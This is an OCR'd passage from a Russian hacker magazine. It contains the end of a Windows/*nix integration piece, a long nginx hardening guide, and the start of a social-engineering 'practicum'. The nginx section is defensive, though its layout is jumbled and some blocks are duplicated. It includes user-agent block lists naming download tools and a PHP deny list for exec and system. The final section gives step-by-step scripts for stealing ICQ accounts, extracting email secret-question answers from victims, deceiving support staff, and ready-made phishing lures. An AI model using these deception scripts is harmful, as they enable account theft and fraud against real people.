Настройка параметров служб для NFS. После того как выбраны доменные службы Active Directory или сервер сопоставления имен пользователей, необходимо настроить службы для NFS на запрос соответствующего источника. Эта настройка влияет на клиент для NFS и на сервер для NFS.

Подключение общих папок NFS. Доступ к общим папкам NFS можно получить путем подключения их с использованием буквы диска или с помощью UNC-путей.

Пуск EN 16:55

Консоль службы NFS в Win2k8R2

CENTRIFY DIRECTCONTROL

РАЗРАБОТЧИК: CENTRIFY CORPORATION
WEB: CENTRIFY.COM
ОС: LINUX X86/X64, MAC OS X, SOLARIS/OPENSOLARIS X86/X64/SPARC, IBM AIX, SGI IRIX, HP-UX, VMWARE ESX SERVER

Centrify DirectControl обеспечивает *nix-системам аутентификацию, управление контролем доступа и реализацию групповых политик. Как и в прочих решениях, на клиентских компьютерах устанавливается специальный агент, который отвечает за взаимодействие с AD. Полученные данные кэшируются, позволяя работать в автономном режиме без доступа к КД. Агенты созданы для большого количества систем и версий ОС, разработчики заявляют о поддержке 225 дистрибутивов; полный перечень можно найти по адресу centrify.com/directcontrol.
Непосредственное управление осуществляется при помощи Centrify DirectManage — набора Windows утилит и веб-консоли. Кроме этого, в свойствах объекта в консоли «Active Directory – пользователи и компьютеры» появляется дополнительная вкладка Centrify Profile, где можно выбрать домен, просмотреть свойства профиля: основную группу, логин, UID, домашний каталог. Здесь обнаруживается фишка DirectControl — зоны, которые представляют собой логические группы со своим уникальным набором учетных записей пользователей и админов, а также набором политик безопасности и прав доступа. Зоны могут создаваться по любому удобному признаку. Например, в зону можно включить системы в удаленном офисе или собрать все системы с определенной версией ОС. Наличие зон позволяет предельно точно контролировать права пользователей. Чтобы пользователь (или группа) получил доступ к определенным системам, его необходимо подключить в зону. При этом он может быть членом нескольких зон. Настроив отдельную зону в удаленном филиале, можно делегировать ее управление одному из пользователей, что иногда более эффективно, чем администрирование из центрального офиса компании. Система отчетов в консоли управления позволяет просмотреть данные о том, кто и чем управляет в сети и какие права имеет. На основании отчетов администратор может создать рекомендации по аудиту.
Наличие в *nix-системах множества однотипных параметров, но с разными идентификаторами, может вызывать конфликты. В DirectControl предусмотрена специальная функция разрешения конфликтов, настройки которой доступны в том числе и через GPO. Установка как в *nix, так и в Windows не отличается сложностью, хотя и происходит в текстовой консоли. В дальнейших настройках (создание новой зоны, настройка *nix-идентификаторов, primary-группы и т.д.) администратору помогают многочисленные мастера, что заметно упрощает и ускоряет процесс интеграции *nix-систем в AD, а также уменьшает количество возможных ошибок.

ЗАКЛЮЧЕНИЕ

Как видишь, Windows и *nix могут спокойно уживаться в одной сети, работая в едином тандеме и, главное, не доставляя хлопот админу. Все описываемые решения понятны в установке и дальнейшей настройке, и обычно проблем с последующей доводкой не возникает.

■■ Евгений Зобнин j1m@synack.ru

Полный тюнинг движка

ДЕЛАЕМ ИЗ NGINX НЕПРОБИВАЕМЫЙ WEB-СЕРВЕР

Выделенный Web-сервер на основе nginx — отличный способ повышения производительности Web-сайтов. В скорости обработки статического контента ему просто нет равных: он легко выдерживает несколько тысяч одновременных соединений и может быть легко оптимизирован и подогнан под любую конфигурацию. Однако, выступая в качестве фронт-энда для Apache, nginx оказывается наиболее уязвимым местом всей Web-инфраструктуры, поэтому безопасности nginx необходимо уделить особое внимание.

Эта статья — своего рода ликбез, или, если хочешь, резюме всех техник повышения безопасности nginx. В ней не будет теории, описания основ настройки Web-сервера и прочей воды. Вместо этого ты получишь исчерпывающий практический материал, описывающий все основные шаги, которые необходимо проделать для того, чтобы получить по-настоящему защищенный Web-сервер.

УСТАНОВКА

Пакет nginx доступен в прекомпилированном виде для любого дистрибутива. Однако, собрав сервер самостоятельно, ты сможешь сделать его более компактным и надежным, а также получишь возможность изменить строку приветствия Web-сервера, чтобы отбить несмышленых скрипт-кидди.

Измени строку приветствия Web-сервера

Скачай исходники nginx, открой файл src/http/ngx_http_header_filter_module.c и найди следующие две строки:

```
static char ngx_http_server_string[] = "Server: nginx" CRLF;
static char ngx_http_server_full_string[] = "Server: " NGINX_VER CRLF;
```

Замени их на что-то вроде этого:

```
static char ngx_http_server_string[] = "Server: ][ Web Server" CRLF;
static char ngx_http_server_full_string[] = "Server: ][ Web Server" CRLF;
```

Удали все неиспользуемые тобой nginx-модули

Некоторая часть модулей nginx подключается к Web-серверу прямо во время компиляции, и любой из них таит в себе потенциальную опасность. Возможно, в будущем в одном из них будет найдена уязвимость, и твой сервер окажется под угрозой. Отключив ненужные модули, ты сможешь значительно снизить риск возникновения такой ситуации.
Выполни сборку с помощью следующих команд:

```
# ./configure --without-http_autoindex_module --without-http_ssi_module
# make
# make install
```

Так ты получишь nginx с заранее отключенными (и в большинстве случаев бесполезными) модулями SSI (Server Side Includes) и Autoindex. Чтобы узнать, какие модули можно безболезненно выбросить из Web-сервера, запусти скрипт configure с флагом '--help'.

ПРЕПАРИРУЕМ NGINX.CONF

После установки nginx следует настроить. На страницах журнала уже был материал, описывающий этот процесс, мы же будем придерживаться темы статьи и поговорим о способах повышения безопасности сервера.

Отключи показ версии сервера на всех ошибочных страницах

Добавь в файл nginx.conf строку "server_tokens off". Это заставит nginx скрывать информацию о типе и версии Web-сервера на страницах, генерируемых в ответ на ошибочный запрос клиента.

Настрой защиту от срыва стека

Добавь в секцию server следующие строки:

```
# vi /etc/nginx/nginx.conf
# Максимальный размер буфера для хранения тела запроса клиента
client_body_buffer_size 1K;
# Максимальный размер буфера для хранения заголовков запроса клиента
client_header_buffer_size 1k;
# Максимальный размер тела запроса клиента, прописанный в поле Content-Length заголовка. Если сервер должен поддерживать загрузку файлов, это значение необходимо увеличить
client_max_body_size 1k;
# Количество и размер буферов для чтения большого заголовка запроса клиента
large_client_header_buffers 2 1k;
```

Обрати внимание на директиву large_client_header_buffers. По умолчанию, для хранения строки URI nginx выделяет четыре буфера, размер каждого из которых равен размеру



страницы памяти (для x86 это 4 Кб). Буферы освобождаются каждый раз, когда по окончанию обработки запроса соединение переходит в состояние keep-alive. Два буфера по 1 Кб могут хранить URI длиной только 2 Кб, что позволяет бороться с ботами и DoS-атаками. Для повышения производительности добавь следующие строки:

```
# vi /etc/nginx/nginx.conf
# Таймаут при чтении тела запроса клиента
client_body_timeout  10;
# Таймаут при чтении заголовка запроса клиента
client_header_timeout 10;
# Таймаут, по истечению которого keep-alive соединение с клиентом не будет закрыто со стороны сервера
keepalive_timeout   5 5;
# Таймаут при передаче ответа клиенту
send_timeout      10;
```

Контролируй количество одновременных соединений

Для защиты Web-сервера от перегрузки и попыток осуществить DoS-атаку добавь в конфиг следующие строки:

```
# vi /etc/nginx/nginx.conf
# Описываем зону (slimits), в которой будут храниться состояния сессий. Зона размером 1 Мб может хранить около 32000 состояний, мы устанавливаем ее размер равным 5 Мб
limit_zone slimits $binary_remote_addr 5m;
# Задаем максимальное количество одновременных соединений для одной сессии. По сути, это число задает максимальное количество соединений с одного IP
limit_conn slimits 5;
```

Первая директива должна находиться в секции HTTP, вторая — в секции location. Когда количество соединений выйдет за пределы лимитов, клиент получит сообщение «Service unavailable» с кодом 503.

Разреши коннекты только к своему домену

Взломщики могут использовать ботов для сканирования подсетей и поиска уязвимых Web-серверов. Обычно боты просто перебирают диапазоны IP-адресов в поисках открытых 80 портов и посылают запрос HEAD для получения информации о веб-сервере (или главной странице). Ты можешь легко предотвратить такой скан, запретив обращение к серверу по IP-адресу (добавить в подсекцию location):

```
# vi /etc/nginx/nginx.conf
if ($host !~ ^(host.com|www.host.com)$ ) {
  return 444;
}
```

Ограничь количество доступных методов обращения к Web-серверу

Некоторые боты используют различные методы обращения к серверу для попытки определения его типа и/или проникновения, однако в документе RFC 2616 четко сказано, что Web-сервер не обязан реализовывать их все, и неподдерживаемые методы могут просто не обрабатываться. Сегодня используемыми остаются только методы GET (запрос документа), HEAD (запрос заголовков сервера) и POST (запрос на публикацию документа), поэтому все остальные можно безболезненно отключить с помощью помещения следующих строк в секцию server конфигурационного файла:

```
# vi /etc/nginx/nginx.conf
if ($request_method !~ ^(GET|HEAD|POST)$ ) {
  return 444;
}
```

Отшивай ботов

Другой способ блокирования ботов, сканеров и прочей нечисти основан на определении типа клиента (user-agent). Он не слишком эффективен, потому как большинство ботов косят под вполне легитимные браузеры, но в ряде случаев остается полезным:

```
location / {
    proxy_pass          http://127.0.0.1/;
    proxy_redirect      off;

    proxy_set_header    Host              $host;
    proxy_set_header    X-Real-IP         $remote_addr;
    #proxy_set_header   X-Forwarded-For   $proxy_add_x_forwarded_for;

    client_max_body_size        10m;
    client_body_buffer_size     128k;

    client_body_temp_path       /var/nginx/client_body_temp;

    proxy_connect_timeout       90;
    proxy_send_timeout          90;
    proxy_read_timeout          90;
    proxy_send_lowat            12000;

    proxy_buffer_size           4k;
    proxy_buffers               4 32k;
    proxy_busy_buffers_size     64k;
    proxy_temp_file_write_size  64k;

    proxy_temp_path             /var/nginx/proxy_temp;

    charset  koi8-r;
}

error_page  404  /404.html;

location /404.html {
    root   /spool/www;
/etc/nginx/nginx.conf                                  0 0x0 [99.1][73%]
```

Конфигурируем nginx

vi /etc/nginx/nginx.conf

```
# Блокируем менеджеры загрузки
if ($http_user_agent ~*
LWP::Simple|BBBike|wget) {
 return 403;
}
# Блокируем некоторые типы ботов
if ($http_user_agent ~*
msnbot|scrapbot) {
   return 403;
}
```

Блокируй Referrer-спам

Если твой сайт публикует Web-логи в общедоступном виде, ты легко можешь стать жертвой Referrer-спама (когда спам-боты обращаются к твоему серверу, указывая в заголовке referrer — адрес рекламируемого сайта). Такой вид спама может легко испортить SEO-рейтинги интернет-страницы, поэтому его необходимо блокировать в обязательном порядке. Один из способов сделать это — занести наиболее частые слова, встречающиеся в адресах рекламируемых сайтов, в черный список.

vi /etc/nginx/nginx.conf

```
# Секция server
if ( $http_referer ~* (babes|forsale
|girl|jewelry|love|nudit|organic|p
oker|porn|sex|teen) )
{
   return 403;
}
```

Блокируй хотлинк

Хотлинк — это включение в страницу изображения (или иного контента) с другого сайта. По сути, это воровство, потому как изображение, на которое ты потратил не один час своего свободного времени, не только свободно используется другими, но и создает нагрузку на твой Web-сервер, не приводя на него посетителей. Для борьбы с хотлинками достаточно сделать так, чтобы изображения отдавались клиенту только в том случае, если он запросил их, уже находясь на сайте (другими словами, заголовок referrer-запроса должен содержать имя твоего сайта). Добавь в секцию server конфигурационного файла nginx.conf следующие строки (host.com — это адрес твоего сайта):

vi /etc/nginx/nginx.conf

```
location /images/ {
   valid_referers none blocked www.
host.com host.com;
   if ($invalid_referer) {
```

```
Options for nginx 0.6.32
[ ] DEBUG                  Enable nginx debugging
[ ] GOOGLE_PERFTOOLS       Enable google perftools mo
[X] HTTP_MODULE            Enable HTTP module
[X] HTTP_ADDITION_MODULE   Enable http_addition modul
[ ] HTTP_DAV_MODULE        Enable http_webdav module
[ ] HTTP_FLV_MODULE        Enable http_flv module
[ ] HTTP_PERL_MODULE       Enable http_perl module
[ ] HTTP_REALIP_MODULE     Enable http_realip module
[X] HTTP_REWRITE_MODULE    Enable http_rewrite module
[ ] HTTP_SSL_MODULE        Enable http_ssl module
[X] HTTP_STATUS_MODULE     Enable http_stub_status mo
[ ] HTTP_SUB_MODULE        Enable http_sub module
[ ] MAIL_MODULE            Enable IMAP4/POP3/SMTP pro
[ ] MAIL_IMAP_MODULE       Enable IMAP4 proxy module
[ ] MAIL_POP3_MODULE       Enable POP3 proxy module
            [  OK  ]          Cancel
```

Кастомную сборку nginx для FreeBSD можно провести, используя систему портов

```
      return 403;
   }
}
```

В качестве альтернативы ты можешь настроить сервер на отдачу специального баннера с сообщением о воровстве вместо запрашиваемого изображения. Для этого замени строку «return 403» на строку:

```
rewrite ^/images/uploads.*\.
(gif|jpg|jpeg|png)$ http://www.
host.com/banned.jpg last
```

Защищай важные каталоги от посторонних

Как и любой другой Web-сервер, nginx позволяет регулировать доступ к каталогам на основе IP-адресов и паролей. Эту возможность можно использовать для закрытия некоторых частей сайта от посторонних глаз. Например, для отрезания URI от внешнего мира:

vi /etc/nginx/nginx.conf

```
location /uploads/ {
   # Разрешаем доступ только машинам
локальной сети
   allow 192.168.1.0/24;
   # Отшиваем всех остальных
   deny all;
}
```

Теперь к документам каталога uploads будут иметь доступ только пользователи локальной сети. Для установки пароля придется проделать более сложные действия. Сначала необходимо создать приватный для nginx-файл паролей и добавить в него необходимых пользователей (в качестве примера добавим пользователя admin):

```
# mkdir /etc/nginx/.htpasswd
# htpasswd -c /etc/nginx/.htpasswd/
passwd admin
```

Далее открой файл nginx.conf и впиши в него следующие строки:

vi /etc/nginx/nginx.conf

```
location /admin/ {
  auth_basic "Restricted";
```

О герое дня

Nginx — один самых производительных и популярных Web-серверов в мире. Согласно данным Netcraft, он используется для поддержки более чем 12 миллионов Web-сайтов по всему миру, включая таких мастодонтов как Rambler, Yandex, Begun, Wordpress.com, Wrike, SourceForge.net, vkontakte.ru, megashara.com, Либрусек и Taba.ru. Грамотная архитектура, основанная на мультиплексировании соединений с помощью системных вызовов select, epoll (Linux), kqueue (FreeBSD) и механизме управления памятью на основе пулов (небольших буферов от 1 до 16 Кб), позволяет nginx не проседать даже под очень высокими нагрузками, выдерживая свыше 10000 одновременных соединений (так называемая проблема C10K). Изначально написан Игорем Сысоевым для компании Rambler и открыт в 2004 году под BSD-подобной лицензией.

```
jim@jim-desktop:~$ apt-cache show nginx
Package: nginx
Priority: optional
Section: universe/web
Installed-Size: 800
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
Original-Maintainer: Jose Parrella <bureado@debian.org>
Architecture: i386
Version: 0.7.65-1ubuntu2
Provides: httpd
Depends: libc6 (>= 2.4), libpcre3 (>= 7.7), libssl0.9.8 (>= 0.9.8k-1), zlib1g (>= 1:1.1.4)…
}
Suggests: ufw
Filename: pool/universe/n/nginx/nginx_0.7.65-1ubuntu2_i386.deb
Size: 335486
MD5sum: 68e0db05e0da8017c39ef1befbb84670
SHA1: d055c1ee78b2e854e855e6ad722a79f26a647ecb
SHA256: cc1070cff69b3b0553ca06d65cf010f4ab06eeda0a612b0fdbbb50af14030ea7
Description: small, but very powerful and efficient web server and mail proxy
 Nginx (engine x) is a web server created by Igor Sysoev and kindly provided to
 the open-source community. This server can be used as standalone HTTP server
 and as a reverse proxy server before some Apache or another big server to
 reduce load to backend servers by many concurrent HTTP-sessions.
 .
 It can also act as a POP3/IMAP mail proxy with SSL and TLS SNI support.
Homepage: http://nginx.net
Bugs: https://bugs.launchpad.net/ubuntu/+filebug
Origin: Ubuntu
```

nginx в репозитории Ubuntu

```
  auth_basic_user_file /etc/nginx/.htpasswd/passwd;
}
```

Новых пользователей можно добавить с помощью следующей команды:

```
# htpasswd -s /etc/nginx/.htpasswd/passwd пользователь
```

Используй SSL

Если твой сайт работает с приватными данными пользователей, такими как номера кредитных карт, пароли от других сервисов, или же предоставляет доступ к другой важной информации, которая может стать лакомым кусочком для третьих лиц, позаботься о шифровании. Nginx хорошо работает с SSL, и этой возможностью нельзя пренебрегать. Для настройки SSL-шифрования средствами nginx достаточно выполнить несколько простых шагов. Сначала ты должен создать сертификат:

```
# cd /etc/nginx
# openssl genrsa -des3 -out server.key 1024
# openssl req -new -key server.key -out server.csr
# cp server.key server.key.org
# openssl rsa -in server.key.org -out server.key
# openssl x509 -req -days 365 -in server.csr \
   -signkey server.key -out server.crt
```

Затем описать сертификат в конфигурационном файле nginx:

```
# vi /etc/nginx/nginx.conf
server {
   server_name host.com;
   listen 443;
   ssl on;
   ssl_certificate /etc/nginx/server.crt;
   ssl_certificate_key /etc/nginx/server.key;
   access_log /etc/nginx/logs/ssl.access.log;
   error_log /etc/nginx/logs/ssl.error.log;
}
```

После этого можно перезагрузить Web-сервер:

```
# /etc/init.d/nginx reload
```

Естественно, без поддержки со стороны самого Web-сайта это делать бессмысленно. Другие способы: установи правильные значения системных переменных. Открой файл /etc/sysctl.conf и помести в него следующие строки:

```
# vi /etc/sysctl.conf
# Защита от smurf-атак
```

```
# Отключаем опасные функции
disable_functions = phpinfo, system, mail, exec

# Максимальное время исполнения скрипта
max_execution_time = 30

# Максимальное время, которое может потратить скрипт на
# обработку данных запроса
max_input_time = 60

# Максимальное количество памяти, выделяемое каждому скрипту
memory_limit = 8M

# Максимальный размер данных, отсылаемых с скрипту с помощью
# метода POST
post_max_size = 8M

# Максимальный размер загружаемых файлов
upload_max_filesize = 2M

# Не показывать ошибки PHP-скриптов пользователям
display_errors = Off

# Включаем Safe Mode
safe_mode = On

# Включаем SQL Safe Mode
sql.safe_mode = On
```

Настраиваем PHP

```
net.ipv4.icmp_echo_ignore_broadcasts = 1
# Защита от неправильных ICMP-сообщений
net.ipv4.icmp_ignore_bogus_error_responses = 1
# Защита от SYN-флуда
net.ipv4.tcp_syncookies = 1
# Запрещаем маршрутизацию от источника
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.default.accept_source_route = 0
# Защита от спуфинга
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.rp_filter = 1
# Мы не маршрутизатор
net.ipv4.ip_forward = 0
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0
# Включаем ExecShield
kernel.exec-shield = 1
kernel.randomize_va_space = 1
# Расширяем диапазон доступных портов
net.ipv4.ip_local_port_range = 2000 65000
# Увеличиваем максимальный размер TCP-буферов
net.ipv4.tcp_rmem = 4096 87380 8388608
net.ipv4.tcp_wmem = 4096 87380 8388608
net.core.rmem_max = 8388608
net.core.wmem_max = 8388608
net.core.netdev_max_backlog = 5000
net.ipv4.tcp_window_scaling = 1
```

Размести корневой каталог Web-сервера на выделенном разделе

Поместив корневой каталог Web-сервера в выделенный раздел и запретив на нем размещение любых исполняемых файлов и файлов-устройств, ты обезопасишь остальную часть системы от тех, кто сможет получить доступ к корню Web-сервера. При этом запись в файле /etc/fstab должна иметь примерно такой вид:

```
/dev/sda5 /nginx ext4 defaults,nosuid,noexec,nodev 1 2
```

Помести nginx в chroot/jail-окружение

Любая современная *nix-система позволяет запереть приложение в изолированной среде исполнения. В Linux для этого можно использовать технологии KVM, Xen, OpenVZ и VServer, во FreeBSD — Jail, в Solaris — Zones. Если ни одна из этих технологий не доступна, ты можешь поместить nginx в классический chroot, который хоть и намного более хрупок, но большинство взломщиков остановить сможет.

```
# Защита от smurf-атак
net.ipv4.icmp_echo_ignore_broadcasts = 1

# Защита от неправильных ICMP-сообщений
net.ipv4.icmp_ignore_bogus_error_responses = 1

# Защита от SYN-флуда
net.ipv4.tcp_syncookies = 1

# Запрещаем маршрутизацию от источника
net.ipv4.conf.all.accept_source_route = 0
net.ipv4.conf.default.accept_source_route = 0

# Защита от спуфинга
net.ipv4.conf.all.rp_filter = 1
net.ipv4.conf.default.rp_filter = 1

# Мы не маршрутизатор
net.ipv4.ip_forward = 0
net.ipv4.conf.all.send_redirects = 0
net.ipv4.conf.default.send_redirects = 0

# Включаем ExecShield
kernel.exec-shield = 1
kernel.randomize_va_space = 1

# Расширяем диапазон доступных портов
net.ipv4.ip_local_port_range = 2000 65000

# Увеличиваем максимальный размер TCP-буферов
net.ipv4.tcp_rmem = 4096 87380 8388608
net.ipv4.tcp_wmem = 4096 87380 8388608
net.core.rmem_max = 8388608
net.core.wmem_max = 8388608
net.core.netdev_max_backlog = 5000
net.ipv4.tcp_window_scaling = 1
```

Изменяем системные переменные

Установи правила SELinux для защиты nginx

Хорошей альтернативой изолированным средам исполнения являются локальные системы обнаружения и предотвращения вторжений, такие как SELinux или AppArmor. Будучи правильно настроенными, они смогут предотвратить попытки взлома Web-сервера. По дефолту ни одна из них не настроена для работы в связке с nginx, однако в рамках проекта SELinuxNginx (http://sf.net/projects/selinuxnginx/) были созданы правила для SELinux, которые может использовать любой желающий.

```
# tar -zxvf se-ngix_1_0_10.tar.gz
# cd se-ngix_1_0_10/nginx
# make
# /usr/sbin/semodule -i nginx.pp
```

Настрой брандмауэр

Обычно nginx устанавливают на выделенных машинах, готовых к высокой нагрузке, поэтому зачастую он остается единственным сетевым сервисом, работающим на сервере. Чтобы обезопасить сервер, достаточно создать совсем небольшой набор правил, которые будут открывать 80, 110 и 143-й порты (если, конечно, nginx должен работать еще и как IMAP/POP3-прокси).

Ограничь количество соединений с помощью брандмауэра

Для не слишком нагруженного Web-сайта хорошей идеей будет ограничить количество попыток соединений с одного IP-адреса в минуту. Это сможет уберечь тебя от некоторых типов DoS-атак и брутфорса. В Linux это можно сделать с помощью стандартного iptables/netfilter-модуля state:

```
# iptables -A INPUT -p tcp --dport 80 -i eth0 \
  -m state --state NEW -m recent --set
# iptables -A INPUT -p tcp --dport 80 -i eth0 \
  -m state --state NEW -m recent --update \
  --seconds 60 --hitcount 15 -j DROP
```

Правила урезают лимит на количество подключений с одного IP в минуту до 15. То же можно сделать и с помощью pf:

```
# vi /etc/pf.conf
webserver_ip="1.1.1.1"
table <abuse> persist
block in quick from <abuse>
pass in on $ext_if proto tcp to $webserver_ip \
  port www flags S/SA keep state \
  (max-src-conn 100, max-src-conn-rate 15/60, \
  overload <abusive_ips> flush)
```

Кроме лимита на количество последовательных подключений (15 в минуту) данное правило устанавливает дополнительный лимит на количество одновременных подключений равный 100.

Настрой PHP

Если ты используешь nginx в связке с PHP, не забудь настроить и его. Вот как должен выглядеть конфигурационный файл /etc/php/php.ini защищенного сервера:

```
# vi /etc/php/php.ini
# Отключаем опасные функции
disable_functions = phpinfo, system, mail, exec
# Максимальное время исполнения скрипта
max_execution_time = 30
# Максимальное время, которое может потратить скрипт на
обработку данных запроса
max_input_time = 60
# Максимальное количество памяти, выделяемое каждому
скрипту
memory_limit = 8M
# Максимальный размер данных, отсылаемых скрипту с помо-
щью метода POST
post_max_size = 8M
# Максимальный размер загружаемых файлов
upload_max_filesize = 2M
# Не показывать ошибки PHP-скриптов пользователям
display_errors = Off
# Включаем Safe Mode
safe_mode = On
# Включаем SQL Safe Mode
sql.safe_mode = On
# Позволяем выполнять внешние команды только в этом ка-
талоге
safe_mode_exec_dir = /путь/к/защищенному/каталогу
# Защищаемся от утечки информации о PHP
expose_php = Off
# Ведем логи
log_errors = On
# Запрещаем открытие удаленных файлов
allow_url_fopen = Off
```

ВЫВОДЫ

Применив описанные в статье рекомендации, ты получишь гораздо более защищенный Web-сервер. Но имей в виду, что не все техники подойдут к твоей конфигурации. Например, защита от брутфорса, основанная на урезании размеров буферов, выделяемых nginx под обработку запросов клиентов, может привести к падению производительности, а в некоторых случаях и к сбоям в обработке запросов. Ограничение на количество подключений нанесет сильный удар по производительности даже средненагруженного Web-сайта, но принесет пользу, если страница имеет низкий поток посетителей. Всегда проверяй, как внесенные тобой изменения повлияли на производительность и общую работоспособность Web-страницы.

Оксана «Oriyana» Андреева **oriyana@xpsycho.ru**





PSYCHO: социальный инженер — всем хакерам пример!

Практикум по социальной инженерии

Многие тру-хакеры, постоянно занимающиеся взломами, всегда имеют в запасе пару приемчиков СИ, ведь там, где невозможно найти уязвимость в коде, ее часто можно найти в головах службы поддержи или владельца e-mail'a, ICQ или сайта...

От теории к практике

Что такое социальная инженерия, ты уже читал в одном из предыдущих номеров любимого журнала, так что можно смело сказать, что матчасть освоена успешно. Теперь предлагаю проехаться по практике.

Социальные инженеры — очень приятные в общении люди: культурные, приветливые, с отличным чувством юмора. У них потрясающе гибкий ум, нестандартное мышление и масса идей по поводу того, как эффективнее достигнуть своих целей. Именно к ним я обратилась за помощью при подготовке материала. Нашими консультантами будут: GoodGod — создатель одного из наиболее популярных русскоязычных проектов о социальной инженерии socialware.ru; Ayumi (spylabs.org); Иван — еще один мастер взлома человеческих мозгов, пожелавший остаться инкогнито.

Поехали!

Угон номера ICQ (без primary e-mail)

Для угона ICQ тебе понадобятся:

- список доменов с зарегистрированными на них e-mail'ами (как их получить — читай в декабрьском номере][за 2009 год, видео «Массовый угон доменов» от GoodGod);
- номер ICQ, с которого будет происходить начальная атака;
- номер ICQ, оформленный под специалиста SEO (с соответствующими данными и реквизитами в инфе).

Итак, «оружие» есть, переходим к атаке. Зацепи внимание жертвы: например, подойдет ситуация, будто ты перепутал ее с кем-то другим. После этого можно извиниться и завязать непринужденный разговор, понемногу раскручивая на доверие. Пусть пройдет некоторое время, чтобы она (жертва) к тебе привыкла. Далее разговор переводится на тему заработка — рассказываешь, что ты зарабатываешь в Сети (пока не говори, как именно, чтобы не спугнуть собеседника). Через какое-то время скажи о том, что друг, занимающийся раскруткой сайтов, предложил тебе шаровую работу: особо ничего делать не нужно, но каждый день капает около 200 рублей. Если жертва сама не проявит инициативу, то сделай шаг первым и предложи познакомиться с другом. Сразу не захочет знакомиться — на время прекрати этот разговор, поскольку если сильно давить, эффект может быть обратным; лучше вернись к этому чуть позже под другим предлогом.

Кстати, если жертва от природы стеснительна, ты не заставишь ее пойти на контакт с незнакомцем, поэтому придется заняться «сводничеством», чтобы знакомство все же состоялось. И вот, клиент обращается к другу-сеошнику (то есть, к тебе). Вначале прояви здоровое недоверие, задавая вопросы типа «Откуда Вы узнали о проекте? От Саши? Ааа, Саша... Да, помню. Ок, сейчас расскажу суть работы». Далее расскажи о проекте ICQ Search, продвижении сайтов, опиши варианты оплаты (200 рублей в день или 1400 в неделю — пусть сам выберет удобный для него вариант). Постоянно сосредотачивай внимание «клиента» на реалистичных деталях, так ты отвлечешь его от ненужных размышлений. Чем интенсивнее атака и больше новой информации, тем меньше у него времени обдумать происходящее. Наконец, опиши схему заработка: пусть он выберет сайт из списка, заготовленного вначале, через whois глянет мейл, к которому привязан сайт (пусть сделает это сам) и впишет его в поле «E-mail» в профиле ICQ. Обязательно объясни, что если в данных аськи и домена указан один и тот же e-mail, тогда чем чаще ася ищется в поиске, тем выше рейтинг сайта в поисковике. Как только жертва завершила привязку, делаешь восстановление пароля на указанный e-mail, и UIN твой!

Если же пароль не приходит на e-mail, значит, у номера уже есть праймари мейл, и угон нужно организовывать другим способом.

Взлом почты

УЗНАЕМ ОТВЕТ НА СЕКРЕТНЫЙ ВОПРОС

Вопросы на почтовых серверах, как правило, достаточно однотипные:

- Девичья фамилия матери;
- Любимое блюдо;
- Кличка домашнего питомца;
- Номер паспорта;
- Личный вопрос (имя первого учителя; индекс; любимый фильм; любимый исполнитель).

На такие, как «Любимое блюдо» или «Кличка собаки», ответ можно подобрать самостоятельно, имея хорошую интуицию. Если же интуиция — не главный твой конек, или вопрос подразумевает более конкретные знания, тогда придется потрудиться. Для начала собираем как можно



больше информации о владельце ящика. Очень желательно номер ICQ или страницу «Вконтакте». Потом добавляемся к жертве в контакт-лист, знакомимся под любым предлогом (тут нам пригодится вся собранная информация) и начинаем «атаку» по выведыванию нужного нам ответа на секретный вопрос. На этом этапе главное — не торопись, все должно быть последовательно и естественно, так, чтобы у жертвы не закралось никаких подозрений.

Какие схемы срабатывают? Девичья фамилия матери — заводи тему о генеалогическом дереве или о том, какая забавная была фамилия у твоей мамы до брака. Любимое блюдо — тут все понятно. Кличка животного — разговор о питомцах: прошлых, настоящих и будущих, так как кодовым словом может быть кличка первого подаренного хомячка. С номером паспорта будет сложнее. Тут можно соблазнить на покупку недорогого дефицитного товара, например, который доставляют с оплатой по факту, но для оформления заказа нужны паспортные данные и идентификационный код. Имя первого учителя можно узнать у одноклассников жертвы, или поговорить с ней непосредственно о любимых учителях; индекс проще получить, скачав базы города, а у жертвы просто узнать, в каком районе она живет. Тут главное — смекалка, фантазия и терпение.

Есть один небольшой, но важный нюанс. Иногда при вопросе «Любимое блюдо» ответом может быть, например, номер телефона, то есть, полное несоответствие вопроса и ответа. Здесь тебе придется заводить разговор о нелепых сочетаниях и бессмысленности секретных вопросов, а потом начинать все заново, желательно уже под другим аккаунтом.

ОБРАЩЕНИЕ В СЛУЖБУ ПОДДЕРЖКИ

Этот способ более трудоемкий и стремный, но нужен в том случае, если жертва никак не хочет «колоться», или если ящик «мертвый», то есть хозяин давно на него не заходит. Для этого иди на страницу службы поддержки нужного почтового сервиса и пиши письмо с просьбой восстановить украденный пароль. С тебя, скорее всего, потребуют имя, фамилию (или те данные, которые были указаны при регистрации), дату рождения, приблизительную дату регистрации ящика (хотя бы год). Поэтому постарайся узнать о жертве и ее ящике как можно больше сведений. В этом тебе помогут поисковые системы, социальные сети и блоги.

ФИШИНГ

Один из самых эффективных способов получения пароля, причем хозяин об этом даже не узнает. Жертве предлагается ссылка, по которой нужно перейти и ввести свой логин и пароль. Эти данные отправляются в файл отчета, базу данных (если угон массовый) или на почту. Основная премудрость состоит в том, чтобы заставить жертву перейти по этой ссылке. Форма может быть какой угодно:

- Сообщение «от администрации» (читай: с почтового сервиса с подменой адреса) о спаме с данного ящика. Пример: «Уважаемый пользователь, (имя пользователя)! На Ваш аккаунт поступили жалобы на спам, в связи с чем администрация имеет право временно приостановить или заблокировать его работу. Вполне возможно, что к нему получили доступ злоумышленники. Чтобы подтвердить принадлежность аккаунта, пройдите повторную авторизацию по этой ссылке (гиперссылка на фейк). Если в течение 5 дней подтверждения не будет, почтовый аккаунт будет заблокирован. С уважением, служба поддержки (название почтового сервиса)». Игра на страхе потери ящика.
- Зная об увлечениях жертвы, можно взять на интерес. Например, письмо с интересующей темой, в которой освещена только часть информации, все остальное — при переходе по ссылке. Ссылка ведет на псевдостраницу авторизации, и прочитать остальную информацию можно только залогинившись.

Пример: «Только 15-17 августа 2010 года в (город жертвы) проходит практический тренинг по 100% эффективному построению межполовых отношений! Впервые откроются безотказные секреты сексуальности и привлекательности, часть из которых Вы можете увидеть здесь (гиперссылка). Остальное — на тренинге. И не забывайте, что теория — это всего лишь теория. Научиться всему вы сможете на практике. Проводит тренинг автор Егор Асин (гиперссылка). Для тех, кто зарегистрируется до 10 августа — первое занятие бесплатно. Для регистрации заполните эту форму (гиперссылка)».

